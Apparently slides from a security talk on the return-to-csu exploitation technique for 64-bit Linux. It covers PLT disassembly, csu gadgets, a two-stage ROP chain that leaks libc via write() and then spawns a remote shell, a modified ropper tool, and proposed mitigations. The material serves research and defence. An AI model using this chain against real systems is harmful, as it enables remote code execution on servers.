0000000000000520 t deregister_tm_clones
00000000000005b0 t __do_global_ctors_aux
00000000000020df8 t __do_global_ctors_aux_fini_array_entry
0000000000000684 T _fini
0000000000000684 t .fini
00000000000020df8 t .fini_array
00000000000005f0 t frame_dummy
00000000000020df0 t __frame_dummy_init_array_entry
00000000000004b8 T _init
00000000000004b8 t .init
00000000000020df0 t .init_array
00000000000020df8 t __init_array_end
00000000000020df0 t __init_array_start
0000000000000680 T __libc_csu_fini
0000000000000610 T __libc_csu_init
00000000000005fa T main
00000000000004d0 t .plt
00000000000004e0 t .plt.got
0000000000000560 t register_tm_clones
00000000000004f0 T _start
00000000000004f0 t .text
```

PLTs are good candidates:

- They are part of the **Attached Code**
- We can call any @PLT
- Basic interaction of any program
 - `read()/write()` or `send()/recv()`

4) Info leak with a μ ROP : Reusing the connection

Attached Code

Basic sever calling `read()` / `write()` only

```
$ objdump -d --section=.plt simple
simple:      file format elf64-x86-64

Disassembly of section .plt:

00000000000005d0 <.plt>:
 5d0:      ff 35 d2 09 20 00      pushq  0x2009d2(%rip)
 5d6:      ff 25 d4 09 20 00      jmpq   *0x2009d4(%rip)
 5dc:      0f 1f 40 00           nopl   0x0(%rax)

00000000000005f0 <write@plt>:
 5f0:      ff 25 ca 09 20 00      jmpq   *0x2009ca(%rip)
 5f6:      68 01 00 00 00         pushq  $0x1
 5fb:      e9 d0 ff ff ff         jmpq   5d0 <.plt>
...      ...              ...

0000000000000610 <read@plt>:
 610:      ff 25 ba 09 20 00      jmpq   *0x2009ba(%rip)
 616:      68 03 00 00 00         pushq  $0x3
 61b:      e9 b0 ff ff ff         jmpq   5d0 <.plt>
```

4) Info leak with a μ ROP : Reusing the connection

Attached Code

Basic sever calling read() / write() only

```
$ objdump -d --section=.plt simple
simple:      file format elf64-x86-64
```

Disassembly of section .plt:

00000000000005d0 <.plt>:

5d0:	ff 35 d2 09 20 00	pushq	0x2009d2(%rip)
5d6:	ff 25 d4 09 20 00	jmpq	*0x2009d4(%rip)
5dc:	0f 1f 40 00	nopl	0x0(%rax)

00000000000005f0 <write@plt>:

5f0:	ff 25 ca 09 20 00	jmpq	*0x2009ca(%rip)
5f6:	68 01 00 00 00	pushq	\$0x1
5fb:	e9 d0 ff ff ff	jmpq	5d0 <.plt>

... ..

0000000000000610 <read@plt>:

610:	ff 25 ba 09 20 00	jmpq	*0x2009ba(%rip)
616:	68 03 00 00 00	pushq	\$0x3
61b:	e9 b0 ff ff ff	jmpq	5d0 <.plt>

```
write@plt(int, void *, size_t);
```

1st arg: file descriptor (fd) 😊

2nd arg: buffer to write (*buff) 😐

3rd arg: Bytes to write (count) 😊

4) Info leak with a μ ROP : Reusing the connection

```
write@plt(int, void *, size_t);
```

1st arg: file descriptor (fd)

2nd arg: buffer to write (*buff)

3rd arg: Bytes to write (count)

Re-use the fd from accept ()



- We are connected to the server
- Therefore there is a fd *connected* to us
- If we write into that fd we'll see the content
- It is an integer value we can predict

4) Info leak with a μ ROP : Reusing the connection

```
write@plt(int, void *, size_t);
```

1st arg: file descriptor (fd)

2nd arg: buffer to write (*buff)

3rd arg: Bytes to write (count)

Re-use the fd from accept ()



- We are connected to the server
- Therefore there is a fd *connected* to us
- If we write into that fd we'll see the content
- It is an integer value we can predict

We can put any value (addr) here but:



- The *addr must be useful
- This is exactly how the GOT looks!
- GOT is located in the **Attached Code**
- It is an *array* containing lib addresses!

4) Info leak with a μ ROP : Reusing the connection

```
write@plt(int, void *, size_t);
```

1st arg: file descriptor (fd)

2nd arg: buffer to write (*buff)

3rd arg: Bytes to write (count)

Re-use the fd from accept ()



- We are connected to the server
- Therefore there is a fd *connected* to us
- If we write into that fd we'll see the content
- It is an integer value we can predict

We can put any value (addr) here but:



- The *addr must be useful
- This is exactly how the GOT looks!
- GOT is located in the **Attached Code**
- It is an *array* containing lib addresses!

Bytes to be written:



- Unsigned integer that we fully control

4) Info leak with a μ ROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

`fd = 4`

Assuming that `accept()` returned 4

- We just need to set `fd` to 4

4) Info leak with a μ ROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

`fd = 4`

Assuming that `accept()` returned 4

- We just need to set `fd` to 4

`buff = &GOT_TABLE[1]`

To leak where the `libc` is:

- The `addr` will point to the `GOT_TABLE[1]`
Then `*addr` will contain `write()` address
- Therefore the `libc` is de-randomized

4) Info leak with a μROP : De-randomizing libraries

- Direct libc de-randomization

Leaking write() address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

fd = 4

Assuming that accept() returned 4

- We just need to set fd to 4

buff = &GOT_TABLE[1]

To leak where the libc is:

- The addr will point to the GOT_TABLE[1]
Then *addr will contain write() address
- Therefore the libc is de-randomized

Attached Code

```
00000000000005d0 <.plt>:
5d0: ff 35 d2 09 20 00    pushq 0x2009d2(%rip)
5d6: ff 25 d4 09 20 00    jmpq *0x2009d4(%rip)
5dc: 0f 1f 40 00          nopl 0x0(%rax)

00000000000005f0 <write@plt>:
5f0: ff 25 ca 09 20 00    jmpq *0x2009ca(%rip)
5f6: 68 01 00 00 00      pushq $0x1
5fb: e9 d0 ff ff ff      jmpq 5d0 <.plt>
...                  ...

0000000000000610 <read@plt>:
610: ff 25 ba 09 20 00    jmpq *0x2009ba(%rip)
616: 68 03 00 00 00      pushq $0x3
61b: e9 b0 ff ff ff      jmpq 5d0 <.plt>
```

4) Info leak with a μ ROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8);
```

`fd = 4`

Assuming that `accept()` returned 4

- We just need to set `fd` to 4

`buff = &GOT_TABLE[1]`

To leak where the `libc` is:

- The `addr` will point to the `GOT_TABLE[1]`
Then `*addr` will contain `write()` address
- Therefore the `libc` is de-randomized

`count = 8`

Bytes to be written/leaked:

- Addresses in 64 bits = 8 bytes

Attached Code

```
00000000000005d0 <.plt>:
5d0:    ff 35 d2 09 20 00    pushq 0x2009d2(%rip)
5d6:    ff 25 d4 09 20 00    jmpq  *0x2009d4(%rip)
5dc:    0f 1f 40 00          nopl  0x0(%rax)

00000000000005f0 <write@plt>:
5f0:    ff 25 ca 09 20 00    jmpq  *0x2009ca(%rip)
5f6:    68 01 00 00 00      pushq $0x1
5fb:    e9 d0 ff ff ff      jmpq  5d0 <.plt>
...      ...

0000000000000610 <read@plt>:
610:    ff 25 ba 09 20 00    jmpq  *0x2009ba(%rip)
616:    68 03 00 00 00      pushq $0x3
61b:    e9 b0 ff ff ff      jmpq  5d0 <.plt>
```

3. Return-to-csu: Info leak with a μ ROP

4) Info leak with a μ ROP : De-randomizing libraries

- Direct `libc` de-randomization

Leaking `write()` address example

```
write@plt(4, &GOT_TABLE[1], 8).
```

`fd = 4`

Assuming that `accept()` returned 4

- We just need to set `fd` to 4

Server is sending us where
`write()` is loaded
`libc` de-randomized!!!!

`GOT_TABLE[1]`

`libc` is:

point to the `GOT_TABLE[1]`

contain `write()` address

is de-randomized

Attached Code

```
00000000000005d0 <.plt>:
5d0: ff 35 d2 09 20 00
5d6: ff 25 d4 09 20 00
5dc: 0f 1f 40 00
```

```
00000000000005f0 <write@plt>:
5f0: ff 25 ca 09 20 00
5f6: 68 01 00 00 00
5fb: e9 d0 ff ff ff
...
```

```
0000000000000610 <read@plt>:
610: ff 25 ba 09 20 00 jmpq *0x2009ba(%rip)
616: 68 03 00 00 00 pushq $0x3
61b: e9 b0 ff ff ff jmpq 5d0 <.plt>
```

```
pushq $0x1
jmpq 5d0 <.plt>
...
```

`count = 8`

Bytes to be written/leaked:

- Addresses in 64 bits = 8 bytes

5) Building the final `full-ROP` attack: Getting a shell

- Using the `libc` is trivial to generate full-ROP-chains
- Tools now can create automatic full-ROP-chains
- We can execute arbitrary code

The 2-stages attack:

1. Create a `μROP-chain` payload to leak a `libc` address
 - Attackers will receive where the `libc` is in memory
2. Create a second payload using the input of the stage 1
 - This `ROP-chain` uses all `libc`

5) Building the final full-ROP attack: return-to-csu in a stack buffer overflow

Stage 1: Payload to leak `write()` address

Gadget 1

```
pop    %rbx
pop    %rbp
pop    %r12
pop    %r13
pop    %r14
pop    %r15
retq
```

Gadget 2

```
mov    %r13,%rdx
mov    %r14,%rsi
mov    %r15d,%edi
callq  *(%r12,%rbx,8)
```

Gadget 3

```
><write@plt>:
jmpq   *0x2009ca(%rip)
pushq  $0x1
jmpq   5d0 <.plt>
```

Attached Code

`write()` addr

Stage 2: Payload to create a full ROP-chain to execute arbitrary code

libc Gadget 1

```
pop    %rdi
pop    %rsi
retq
```

libc Gadget 2

```
pop    %rdx
retq
```


libc Gadget n

```
syscall
```

libc Code

remote shell/
arbitrary exec

3. Return-to-csu: When can we use return-to-csu



Note: Per boot-ASLRs == Forking Server

Why automatic tools like `ropper` and `ropshell.com` failed?

- Automatic `ROP-chain` generation are clever but have limitations
- They are focused on profitable gadgets and try to linked them
- In this case they didn't find Gadget 2 which was key
 - Probably because `r13, r14` and `r15` are in `movs` and not in `pops`
 - A better knowledge about which registers we control will improve these tools

Gadget 2

```
mov    %r13,%rdx
mov    %r14,%rsi
mov    %r15d,%edi
callq  *(%r12,%rbx,8)
```

When advanced `ROP` tools say “there are not enough gadgets” it is **not always** true a manual inspection can reveal valid gadgets.

5) We have modified `ropper` to support `return-to-csu`

- New support for `dup2()` `rop-chain` generation
- New support for `execve()` with `({"sh", "i", NULL}, NULL)` args


```
$ ./Ropper.py -help
example uses:
./Ropper.py --file /bin/ls --info
./Ropper.py --file /bin/ls --imports
./Ropper.py --file /bin/ls --sections
./Ropper.py --file /bin/ls --segments
./Ropper.py --file /bin/ls --set nx
./Ropper.py --file /bin/ls --unset nx
...
./Ropper.py --file /bin/ls --ret2csu "fd=0x4"
./Ropper.py --file /bin/ls /lib/libc.so.6 --console
```

return-to-csu DEMO

To show a more realistic PoC:


We bypass NX, SSP, ASLR, FORTIFY and RELRO in a fully updated Linux.

Parameter	Comment	Configuration
App. relocatable	Yes	<code>-fpie -pie</code>
Lib. relocatable	Yes	<code>-Fpic</code>
ASLR config.	Enabled	<code>randomize_va_space = 2</code>
SSP	Enabled	<code>-fstack-protector-all</code>
Arch.	64 bits	<code>x86_64 GNU/Linux</code>
NX	Enabled	<code>PAE or x64</code>
RELRO	Full	<code>-wl,-z,-relro,-z,now</code>
FORTIFY	Yes	<code>-D_FORTIFY_SOURCE=2</code>
Optimization	Yes	<code>-O2</code>



Mitigation 1: Move some of the gadgets to `libc`


- The attack needs the 3 gadgets otherwise will fail
- Applications must be recompiled
- We have implemented a path to move **Gadget 2** to `libc`



Without Gadget 2 the Stage 1 ROP-chain will fail

Mitigation 2: Update `glibc` to remove the gadget

- Manipulate the source code affecting some gadgets
- Updating Gadget 2 to use different register in the `call`
- We have patched `libc` to replace `callq *(%r12,%rbx,8)` by `callq *(%rcx,%rax,8)`



Without the control of the `callq` the Stage 1 ROP-chain will fail

Mitigation 3: Patching the ELF

- If we don't have the source code we can patch the ELF to remove gadgets
- This mitigation can be applied to all already installed executables

Two flavors:

